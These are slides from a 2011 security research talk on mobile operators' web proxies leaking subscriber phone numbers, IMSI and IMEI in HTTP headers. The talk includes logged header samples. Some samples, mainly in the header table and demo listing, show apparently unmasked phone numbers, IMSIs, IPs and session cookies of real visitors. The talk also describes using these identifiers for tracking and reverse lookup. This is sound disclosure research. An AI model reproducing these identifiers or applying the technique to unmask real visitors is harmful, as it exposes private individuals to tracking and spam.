Random tales from a mobile phone hacker

Collin Mulliner

Security in Telecommunications

Technische Universität Berlin

HackPra

RUB, Bochum, June 2011

About Myself

- Mobile device security researcher
  - PhD student in Berlin, Germany
  - Advisor: Prof. J.-P. Seifert

The Story behind this Talk

- I play with and hack on various mobile phone related stuff during my day
  - Not only phones
  - SIM cards from different operators
- I often find small things, where I go: Doh!
  - Most things are to simple for a dedicated talk
- This talk is a summary of the stuff I find all time...

Agenda

- Data Leaks by Mobile Phone Web Access
- SIM cards
  - Consumer Electronic devices with SIM cards
    - 101 Kindle 2 tethering (aka free wireless4life)
    - A digital picture frame with a phone number
  - Pre-paid SIMs → mobile internet with a twist of free
- TEL & SMS: URIs from Hell

Data Leaks by Mobile Phone Web Access

- This is about privacy
  - Keeping your data to yourself
- This is mostly about mobile phones not smart phones
  - Later you see why
- The project goes back more then 1 year
  - Collecting data needs time

Mobile Web Access is Popular

- Today almost all mobile phones have a web browser
  - A browser for the web (WAP is dead!)
- Laptop “dial-up”
  - Tethering
- Mobile data is getting cheaper around the world
  - Everybody is using it, trust me!

Some Abbreviations

- MSISDN
  - Mobile Subscriber Integrated Services Digital Network Number
    - a mobile phone number
- IMSI
  - International Mobile Subscriber Identity
    - unique SIM card ID
- IMEI
  - International Mobile Equipment Identity
    - unique phone ID

I'm a little curious

- I've read that some mobile phones leak private data through HTTP headers
    - **Me: WTF?!?!**
- Searching for answers got me confused
    - People couldn't make up their minds if this is happening or not
- I decided to investigate for myself

Collecting Data


- I didn't believe anybody about what headers contain what data
  - This is basically the main point of my investigation
- I just started to **log all HTTP headers!**
  - My site is mostly PHP so adding some logging is trivial
  - Images references by other sites are taken care of through Apache's rewrite module

Getting Traffic

- I'm a mobile devices geek and I have a website that shows it
- I wrote some J2ME games a few years ago and a big site is embedding images from my server, thanks btw!
- The website of our “hacker” group (trifinite.org) is a popular website too...
- **So yes, I get good traffic!**

Needle in the Haystack

- Now we got tones and tones of data
- How to find interesting stuff
- Most likely: interesting == rare
  - Sort HEADERS by occurrence...



Samples: 2105693

Header	Count	Value(s)
HTTP_X_WAP_FH_SUBSCRIBER_INFO	64	,IP=10.142.249.144, MSISDN=60133972810, APN=post.wap.celcom3g,IP=10.163.132.2
HTTP_X_MSP_MSISDN_ENC	5	,,X-MSP-MSISDN="R1yqtSXp6G5E/QB6L1u4Kg==",X-MSP-MSISDN="R1yqtSXp6G5E/Q
HTTP_COOKIE	5720	,,PHPSESSID=ter3pp6gjgf1isggk31oota984,SS=Q0=cG9ybnRhbGsuY29t; PREF=ID=d2e CFTOKEN=10704760; CFGLOBALS=urltoken%3DCFID%23%3D43269011%26CFTOKEN %23hitcount%3D2%23cftoken%3D10758988%23cfid%3D36926260%23,PHPSESSID=bc __utmb=213499286.1.10.1231669929; _csuid=4852ba93219c4963; zdPopup=1; __utmc=
HTTP_X_NOKIA_MSISDN	956	,,919723239170,919891354251,919718404920,989353431333,639088619980,91970202
HTTP_X_UP_CALLING_LINE_ID	640	,841214395386,27794646839,27721946573,966542014411,27726663157,27825321652,
HTTP_X_NETWORK_INFO	3712	,GPRS,919867777210,airtelwap.com,unsecured,3G,10.36.94.187,447964548446,194.33.2 10.16.31.253,GPRS,919740016108,airtelfun.com,unsecured,GPRS,919897235655,airtelw
HTTP_WAP_NETWORK_INFO	26	,mUserAlias:391983428950,mUserAlias:326098535988,mUserAlias:374768380228
HTTP_X_NOKIA_IMSI	33	,234334404264987,310260253349708,405799008186537,404870015671975,3102604937
HTTP_X_HUAWEI_IMSI	42	,617010001704747,617010011459391,274113090270788,641220001114181,6170100011
HTTP_IMSI	9	,425030020061487,425030020007928
HTTP_X_LOGDIGGER	1	,logme=0&
HTTP_RIM_DEVICE_EMAIL	1	,[redacted]va@unitos.com

Some Results

- Some highlights from my logs...
  - Date back to March 2010 (from CanSecWest)
- **BIG FAT Disclaimer**
  - **These are just “random” examples**
    - **Examples that contain interesting data**
  - **I don't want to discredit any operators!**
  - **These are just facts!**

Rogers, Canada

```
HTTP_USER_AGENT:  MOT-V3re/0E.43.04R MIB/2.2.1 Profile
        /MIDP-2.0 Configuration/CLDC-1.1 UP.Link/6.5.1.0.0

HTTP_X_UP_UPLINK: rogerspush.gprs.rogers.com

HTTP_X_UP_SUBNO:  1239769412-53731234_
                     rogerspush.gprs.rogers.com

HTTP_X_UP_LSID:   120472093XX     <-- MSISDN
```

H3G S.p.a., Italy

```
HTTP_USER_AGENT:  Mozilla/5.0 (X11; U; Linux i686; en-
                  US; rv:1.8.0.7) Gecko/20060909
                  Firefox/1.5.0.7 Novarra-Vision/6.9

HTTP_X_DEVICE_USER_AGENT: LG/U450/v1.0 Profile/MIDP-2.0
                          Configuration/CLDC-1.1 Novarra
                          /5.2.25.1.12lgu450(J2ME-OPT)

HTTP_X_MOBILE_GATEWAY:         Novarra-Vision/6.9 (3IT;
                               Server-Only)
HTTP_X_SDC_NOVARRA_TRIAL_FLAG: 0
HTTP_X_SDC_NOVARRA_END_DATE:   31/12/2100 23:59
HTTP_X_H3G_MSISDN:             3939249093XX
HTTP_X_H3G_PARTY_ID:           1017030640    <--- ???
```

Vodafone/BILDmobil, Germany

- Vodafone-based prepaid service
- Leaks mobile phone number

```
HTTP_USER_AGENT: Nokia6212 classic/2.0 (05.16)
                 Profile/MIDP-2.1 Configuration/CLDC-1.1

HTTP_X_UP_SUBNO: 1233936710-346677XXX   <- customer id?

HTTP_X_UP_CALLING_LINE_ID: 49152285242XX   <- my number!

HTTP_X_UP_SUBSCRIBER_COS: System,UMTS,SX-LIVPRT,
                          A02-MADRID-1BILD-VF-DE,
                          Vodafone,Prepaid,Rot
```

Orange, UK

```
HTTP_USER_AGENT: Mozilla/5.0 (SymbianOS/9.3; U; …

HTTP_X_NOKIA_MUSICSHOP_BEARER: GPRS/3G
HTTP_X_NOKIA_REMOTESOCKET:     10.45.28.146:12990
HTTP_X_NOKIA_LOCALSOCKET:      193.35.132.102:8080
HTTP_X_NOKIA_GATEWAY_ID:       NBG/1.0.91/91
HTTP_X_NOKIA_BEARER:           3G
HTTP_X_NOKIA_MSISDN:           4479801754XX
HTTP_X_NOKIA_SGSNIPADDRESS:    194.33.27.146

HTTP_X_NETWORK_INFO:           3G, 10.45.28.146,
                               4479801754XX,
                               194.33.27.146, unsecured
HTTP_X_ORANGE_RAT:             1
```

Pelephone, Israel

- Leaks MSISDN, IMEI, and IMSI

```
HTTP_USER_AGENT: SonyEricssonW760i/R3DA
                 Browser/NetFront/3.4 Profile/MIDP-2.1

HTTP_MSISDN:     9725077690XX
HTTP_IGCLI:      9725077690XX

HTTP_IMEI:       35706702308316XX
HTTP_IMSI:       4250300200079XX

HTTP_NETWORK_ID: pcl@3g

REMOTE_ADDR:     193.41.209.2
HTTP_SGSNIP:     91.135.96.33
```

Zain, Nigeria

- Zain is a South African operator
  - This is a customer from/in Nigeria (using my Maemo repository)

```
HTTP_USER_AGENT: Debian APT-HTTP/1.3
HTTP_VIA:        Jataayu CWS Gateway Version
                 4.2.0.CL_P1 at wapgw2.celtel.co.za

HTTP_X_ROAMING:             Yes

HTTP_X_UP_CALLING_LINE_ID:  23480845524XX <-- MSISDN

HTTP_X_APN_ID:              wap.ng.zain.com

HTTP_X_IMSI:                621203220312 4XX
```

Bharat Sanchar Nigam Ltd, India

```
HTTP_COOKIE:
 User-Identity-Forward-msisdn = 9194554314XX
 Network-access-type = GPRS
 Charging-id = 123792550
 Imsi = 40455416003 64XX
 Accounting-session-id = DAF841A20760ECA6
 Charging-characteristics = Prepaid
 Roaming-information = no_info
 ... boring stuff striped ...

HTTP_MSISDN: 10.184.0.48 9194554314XX

HTTP_USER_AGENT: Nokia1680c-2/2.0 (05.61) Profile/MIDP-2.1
```


Hex Encoded MSISDN

```
HTTP_USER_AGENT: SAMSUNG-SGH-F250/1.0 Profile/MIDP-2.0...

HTTP_COOKIE:
 User-Identity-Forward-msisdn = 323637373435373134XXXX
 Network-access-type = GPRS
 Called-station-id = wap.mascom

Actual MSISDN: 267745714XX (Botswana)

HTTP_USER_AGENT: Mozilla/4.0 (compatible; MSIE 6.0;
                 Symbian OS; Nokia 6630/2.39.152; 9399)
                 Opera 8.65 [en]...
HTTP_COOKIE:
 User-Identity-Forward-msisdn = 36333932373337333437XXXX

Actual MSISDN: 6392737347XX (Philippines)
```

Where does the Data come from?

- The phone doesn't have all the data that I find in my logs
  - i.e. the SUBNO (subscriber number?)
- Data must be added by the network
- Best guess is the HTTP proxy/gateway at the operator
  - Theory is supported by the fact that I don't have any log entries from smart phones that don't have a pre-configured proxy (such as iPhone and Android devices)

Data is added by Web Proxy




Mobile Phone Web Proxies

- This topic seems to be quite complicated
- It seems like some operators have different proxies for different kinds of customers
  - e.g. my personal BILDmobil experience
- Proxies are also operated by 3rd parties
  - Companies that build these “mini-browsers”
  - Mobile web optimizers

Here is my Web Interface

- Lets take a look (DEMO time)!



HTTP_USER_AGENT:Nokia6600/1.0 (5.53.0) SymbianOS/7.0s Series60/2.0 Profile/MIDP-2.0 Configuration/CLDC-1.0 **MSISDN (HTTP_MSISDN): 20183260381** IP: 41.178.0.11 (-) *Country: Egypt*

HTTP_USER_AGENT:Mozilla/5.0 (SymbianOS/9.1; U; en-us) AppleWebKit/413 (KHTML, like Gecko) Safari/413 UP.Link/6.5.1.0.0 **MSISDN (HTTP_X_UP_LSID): 16476863760** IP: 205.205.50.30 (Rogers Wireless Inc.) *Country: USA/Canada*

HTTP_USER_AGENT:SAMSUNG-SGH-I616/1.0 Mozilla/4.0 (compatible; MSIE 6.0; Windows CE; IEMobile 7.6) UP.Link/6.5.1.0.0 **MSISDN (HTTP_X_UP_LSID): 19029863562** IP: 209.167.5.74 (Verizon) *Country: USA/Canada*

HTTP_USER_AGENT:HTC_P4550 Mozilla/4.0 (compatible; MSIE 6.0; Windows CE; IEMobile 7.11) UP.Link/6.5.1.0.06.5.1.0.0 **MSISDN (HTTP_X_UP_LSID): 17789689438** IP: 209.167.5.74 (Verizon) *Country: USA/Canada*

HTTP_USER_AGENT:Mozilla/5.0 (SymbianOS/9.1; U; en-us) AppleWebKit/413 (KHTML, like Gecko) Safari/413 IP (HTTP_X_FORWARED_FOR): 10.13.138.111 (-) **MSISDN (HTTP_X_UP_CALLING_LINE_ID): 6590280169** IP: 203.117.71.3 (-) *Country: Singapore*

MSISDN (HTTP_COOKIE): $Version=0;User-Identity-Forward-msisdn=363339303533313232313237 Decoded MSISDN: 639053122127 HTTP_USER_AGENT:NokiaE50-1/3.0 (06.27.1.0) SymbianOS/9.1 Series60/3.0 Profile/MIDP-2.0 Configuration/CLDC-1.1 IP: 203.177.91.135 (-) *Country: Philippines*

MSISDN (HTTP_COOKIE): User-Identity-Forward-msisdn=96566616789;Bearer-Type=w-TCP;wtls-security-level=none;network-access-type=GPRS MSISDN (HTTP_MSISDN): 96566616789 HTTP_USER_AGENT:Mozilla/5.0 (SymbianOS/9.2; U; Series60/3.1 Nokia6110Navigator/6.01; Profile/MIDP-2.0 Configuration/CLDC-1.1) AppleWebKit/413 (KHTML, like Gecko) Safari/413 **MSISDN (HTTP_X_NOKIA_MSISDN): 96566616789** IP: 217.69.181.44 (-) *Country: Kuwait*

HTTP_USER_AGENT:SAMSUNG-SGH-i900/1.0 Opera 9.5 **MSISDN (HTTP_COOKIE): X-SDP-MSISDN=40724041185; Bearer-Type=w-TCP; wtls-security-level=none; network-access-type=GPRS** IP: 193.230.161.224 (-) *Country: Romania*

MSISDN (HTTP_COOKIE): X-SDP-MSISDN=40735513889;Bearer-Type=w-TCP;wtls-security-level=none;network-access-type=GPRS HTTP_USER_AGENT:Mozilla/5.0 (SymbianOS/9.2; U; Series60/3.1 NokiaN95_8GB/20.0.016; Profile/MIDP-2.0 Configuration/CLDC-1.1) AppleWebKit/413 (KHTML, like Gecko) Safari/413 BEARER (HTTP_X_NOKIA_MUSICSHOP_BEARER): GPRS/3G IP: 193.230.161.223 (-) *Country: Romania*

Collected Data

- Common:
  - MSISDN
  - IMSI, IMEI
  - APN (access point name)
  - Customer/Account ID
- Rare:
  - Roaming status
  - Account type: post-paid or pre-paid

We have the Data, now what?

- Unique IDs can be used for tracking
  - MSISDN, IMSI, IMEI, customer ID, ...
    - Fact: getting a new phone doesn't change your phone number → user tracking++
- Phone number (MSISDN)
  - Reverse lookup, get the name of your visitors
  - SMS spam?
- Hopefully no one uses “secret” APNs for VPN-like network access anymore

Why the MSISDN...

- is not easy to find after all and why this privacy breach hasn't gotten any real attention yet
- Too many different headers
  - Some headers seem operator and equipment manufacturer specific


```
HTTP_MSISDN, HTTP_X_MSISDN, HTTP_X_UP_CALLING_LINE_ID,
HTTP_X_NOKIA_MSISDN, HTTP_X_HTS_CLID, HTTP_X_MSP_CLID,
HTTP_X_NX_CLID, HTTP__RAPMIN, HTTP_X_WAP_MSISDN,
HTTP_COOKIE, HTTP_X_UP_LSID, HTTP_X_H3G_MSISDN,
HTTP_X_JINNY_CID, HTTP_X_NETWORK_INFO, ...
```

# by Countries...

- Like I said, mobile web access is global now


Brazil: 8, Turkey: 4, Italy: 126, Peru: 3, Kuwait: 2,
Panama: 1, Nepal: 5, Mongolia: 1, Uzbekistan: 4,
Ivory Coast: 2, Benin: 1, Nigeria: 7, Venezuela: 7, Malawi: 3,
Ecuador: 3, Bangladesh: 9, Brunei: 9, Saudi Arabia: 8,
Australia: 2, Iran: 56, Algeria: 4, Singapore: 7, Zambia: 1,
Jordan: 7, USA/Canada: 29, Togo: 1, China: 9,
Bosnia and Herzegovina: 5, Armenia: 1, Thailand: 2, Germany: 3,
Tanzania: 1, Ukraine: 3, Kyrgyzstan: 4, Libya: 21, Philippines:
41, Finland: 10, Israel: 2, Mauritius: 8, Sri Lanka: 33,
